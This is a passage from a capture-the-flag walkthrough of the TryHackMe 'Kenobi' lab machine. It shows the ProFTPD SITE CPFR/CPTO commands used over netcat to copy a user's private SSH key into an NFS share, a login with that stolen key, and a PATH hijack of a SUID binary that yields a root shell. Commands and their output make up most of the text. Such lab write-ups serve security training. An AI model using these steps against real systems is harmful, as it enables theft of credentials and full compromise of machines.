  SITE CPFR source-path
```

See also: SITE CPTO

SITE CPTO

This `SITE` command specifies the destination file/directory to use for copying from one place to another directly on the server.

The syntax for `SITE CPTO` is:

```
  SITE CPTO destination-path
```


A client wishing to copy a file/directory first sends a `SITE CPFR` command, then a `SITE CPTO`; this is similar to how renames are handled using `RNFR` and `RNTO`.

Use of these `SITE` command can be controlled via `<Limit>` sections, *e.g.*:

```
  <Limit SITE_COPY>
    AllowUser alex
    DenyAll
  </Limit>
```

See also: SITE CPFR

Lets start up netcat again and try to copy the private ssh key "id_rsa" to the "/var/tmp" directory that we seen was available to mount earlier with `nc 10.10.120.86 21`.




```
[kyli0x:~/ctf/tryhackme/kenobi]$ nc 10.10.120.86 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.120.86]
site cpfr /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
site cpto /var/tmp/id_rsa
250 Copy successful
```

#5: What is Kenobi's user flag (/home/kenobi/user.txt)?

- Answer: -


Now its time to mount the /var directory to our local machine. THM gives us a set of commands to run. Lets follow their suggestion.

```
mkdir /mnt/kenobiNFS
mount 10.10.120.86:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
```



```
[kyli0x:~/ctf/tryhackme/kenobi]$ sudo mkdir /mnt/kenobiNFS
[kyli0x:~/ctf/tryhackme/kenobi]$ sudo mount 10.10.120.86:/var /mnt/kenobiNFS
[kyli0x:~/ctf/tryhackme/kenobi]$ ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root      4096 Sep  4  2019 .
drwxr-xr-x  3 root root      4096 Sep  8 14:44 ..
drwxr-xr-x  2 root root      4096 Sep  4  2019 backups
drwxr-xr-x  9 root root      4096 Sep  4  2019 cache
drwxrwxrwt  2 root root      4096 Sep  4  2019 crash
drwxr-xr-x 40 root root      4096 Sep  4  2019 lib
drwxrwsr-x  2 root games     4096 Apr 12  2016 local
lrwxrwxrwx  1 root root         9 Sep  4  2019 lock -> /run/lock
drwxrwxr-x 10 root vboxusers 4096 Sep  4  2019 log
drwxrwsr-x  2 root mem       4096 Feb 26  2019 mail
drwxr-xr-x  2 root root      4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root         4 Sep  4  2019 run -> /run
drwxr-xr-x  2 root root      4096 Jan 29  2019 snap
drwxr-xr-x  5 root root      4096 Sep  4  2019 spool
drwxrwxrwt  6 root root      4096 Sep  8 14:38 tmp
drwxr-xr-x  3 root root      4096 Sep  4  2019 www
```


Now that we have /var mounted to our local machine. Lets go ahread and copy the id_rsa to our current directory `cp /mnt/kenobiNFS/tmp/id_rsa .`



```
[kyli0x:~/ctf/tryhackme/kenobi]$ cp /mnt/kenobiNFS/tmp/id_rsa .
```


Lets go ahead and try to log back into the machine using ssh and the id_rsa key we just mounted.

Looks like we ran into an issue. We get an error Permissions 0644 for 'id_rsa' are too open. Lets change the permissions of this key to 600 and try to ssh into the machine again. `chmod 600 id_rsa`



```
[kyli0x:~/ctf/tryhackme/kenobi]$ chmod 600 id_rsa
[kyli0x:~/ctf/tryhackme/kenobi]$ ssh -i id_rsa 10.10.120.86 -l kenobi
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

We are now logged into the machine using the user: kenobi
Time to view the "user.txt" file in the "/home/kenobi" directory



```
kenobi@kenobi:~$ ls -alh
total 40K
drwxr-xr-x 5 kenobi kenobi 4.0K Sep  4  2019 .
drwxr-xr-x 3 root   root   4.0K Sep  4  2019 ..
lrwxrwxrwx 1 root   root      9 Sep  4  2019 .bash_history -> /dev/null
-rw-r--r-- 1 kenobi kenobi  220 Sep  4  2019 .bash_logout
-rw-r--r-- 1 kenobi kenobi 3.7K Sep  4  2019 .bashrc
drwx------ 2 kenobi kenobi 4.0K Sep  4  2019 .cache
-rw-r--r-- 1 kenobi kenobi  655 Sep  4  2019 .profile
drwxr-xr-x 2 kenobi kenobi 4.0K Sep  4  2019 share
drwx------ 2 kenobi kenobi 4.0K Sep  4  2019 .ssh
-rw-rw-r-- 1 kenobi kenobi   33 Sep  4  2019 user.txt
-rw------- 1 kenobi kenobi  642 Sep  4  2019 .viminfo
kenobi@kenobi:~$ cat user.txt
```


We have found the user flag!

Task 4 [Priviledge Escalation with Path Variable Manipulation]

#1: What file looks particularly out of the ordinary?

- Answer:

THM suggests that we use the command `find / -perm -u=s -type f 2>/dev/null` Lets take a closer look at the output.



```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```

Lets break down this command so we can understand what we looking for.
First part of the command is `find /`. This means we are looking for something and searching in the root directory "/". What this means is that it will search the entire file system.

Next we see the arguments `-perm -u=s`. What this means is we are calling the "-perm" argument. That searches for file permissions. the second part of this is "-u=s". What this does is take the permissions, and narrows it down to "user" permissions that equal symbolic.

The third arguement is `-type f`. We are searching for a type of file, and the "f" is searching for a "regular" file.


Last part of the command is `2>/dev/null`. "2>" is redirecting stderr to a file. We are sending all the "errors" to "/dev/null" which is basically a "void".

Now lets get back to our output. We noticed that "/usr/bin/menu" is apart of this list. Knowing what stands out is really just spending time on differnt linux machines and getting familiar with everything.

#2: Run the binary, how many options appear?

- Answer: 3

Lets run the binary now by typing in `/usr/bin/menu`




```
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```

#3: Using strings & getting root user

- Answer: -


Lets first run strings on the binary "/usr/bin/menu"
`strings /usr/bin/menu`

We can see "strings" dump out a bunch of "printable characters" from the menu file.
This file is not running commands from the full path, which could lead to a vulnerability.



```
curl -I localhost
uname -r
ifconfig
```

THM gives us an a set of commands to run. Lets see what happens when we run them all.




```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
```

Looks like we got a root shell! Lets head over to "/root/" directory and see if anything is listed.

We found the root.txt Flag!

Dont forget to go back to your local machine and unmount "kenobiNFS" and also delete the directory kenobiNFS we created as well.



```
[kyli0x:~/ctf/tryhackme/kenobi]$ sudo mount 10.10.120.86:/var /mnt/kenobiNFS
[kyli0x:~/ctf/tryhackme/kenobi]$ sudo umount /mnt/kenobiNFS
[kyli0x:~/ctf/tryhackme/kenobi]$ sudo rm -rf /mnt/kenobiNFS
```